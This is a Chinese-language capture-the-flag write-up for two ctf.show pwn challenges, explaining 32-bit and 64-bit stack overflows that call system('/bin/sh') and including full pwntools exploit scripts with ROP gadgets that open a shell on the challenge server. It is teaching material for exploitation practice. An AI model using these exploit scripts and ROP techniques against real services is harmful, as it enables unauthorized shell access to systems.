

39
32位程序
先看main

then

08048750 aBinSh db '/bin/sh',0
0804829D aSystem db 'system',0
exp:
from pwn import *
context.log_level = 'debug'
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28161)
elf = ELF('./pwn')
system = elf.sym['system']
bin_sh = 0x8048750

payload = 'a'*(0x12+4) + p32(system) + p32(0) + p32(bin_sh)
io.sendline(payload)
io.recv()
io.interactive()
如果是正常调用 system 函数,它执行完内部逻辑后一定会执行 ret 指令。如果不放一个伪造的返回地址占位,system 就会把 bin_sh 的地址当成返回地址跳过去,导致程序瞬间崩溃,根本来不及弹出 shell。使用 p32 函数将整数值0转换为4字节的字符串作为一个返回地址,
当然在这里使用其他任意4个字符进行覆盖也可以如‘aaaa’,’bbbb’等均可
使用 p32 函数将 bin_sh 的地址转换为一个4字节的字符串。 bin_sh 通常是指向包含要执行的命令的字符串(如 /bin/sh )的指针。该字符串将作为 system函数的第一个参数。
40
64位程序
这里与上一题一样,有system函数,有‘/bin/sh’字符串,但是不在一起,因此我们仍然需要手动进
行构造payload
64位和32位不同,参数不是直接放在栈上,而是优先放在寄存器rdi,rsi,rdx,rcx,r8,r9。这几个寄存
器放不下时才会考虑栈。
system("/bin/sh") 只有一个参数,所以在 64 位下, 必须把 "/bin/sh" 的地址放到 RDI 寄存器中
payload = 'a'*(0xA+8) + p64(pop_rdi) + p64(bin_sh) + p64(ret) + p64(system)
1.
p64(pop_rdi) : 这部分使用 p64函数将 pop_rdi的地址转换为一个8字节的字符串。
pop_rdi 指令用于将值从栈上弹出并存储到寄存器rdi中。在这个payload中,它用于准备传递
给 system 函数的第一个参数。
pop rdi
ret
2.
bin_sh在这里 不是作为返回地址被执行的,而是作为数据存在的。
当 CPU 执行到上面的 pop rdi 指令时,它会从当前栈顶弹出一个值放入 RDI 寄存器。此时栈顶刚好指向 p64(bin_sh)。
3.
p64(ret)用于栈对齐
位置:用于栈对齐的 ret gadget 必须放在 ROP 链中所有寄存器准备完毕之后、调用目标函数(如 system)之前
cpu依旧是从低地址到高地址读取的
exp:
from pwn import *
context.log_level = 'debug'
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28194)
elf = ELF('./pwn')
system = elf.sym['system']
bin_sh = 0x400808
pop_rdi = 0x4007e3 # 0x00000000004007e3 : pop rdi ; ret
ret = 0x4004fe # 0x00000000004004fe : ret
payload = 'a'*(0xA+8) + p64(pop_rdi) + p64(bin_sh) + p64(ret) + p64(system)
io.sendline(payload)
io.recv()
io.interactive()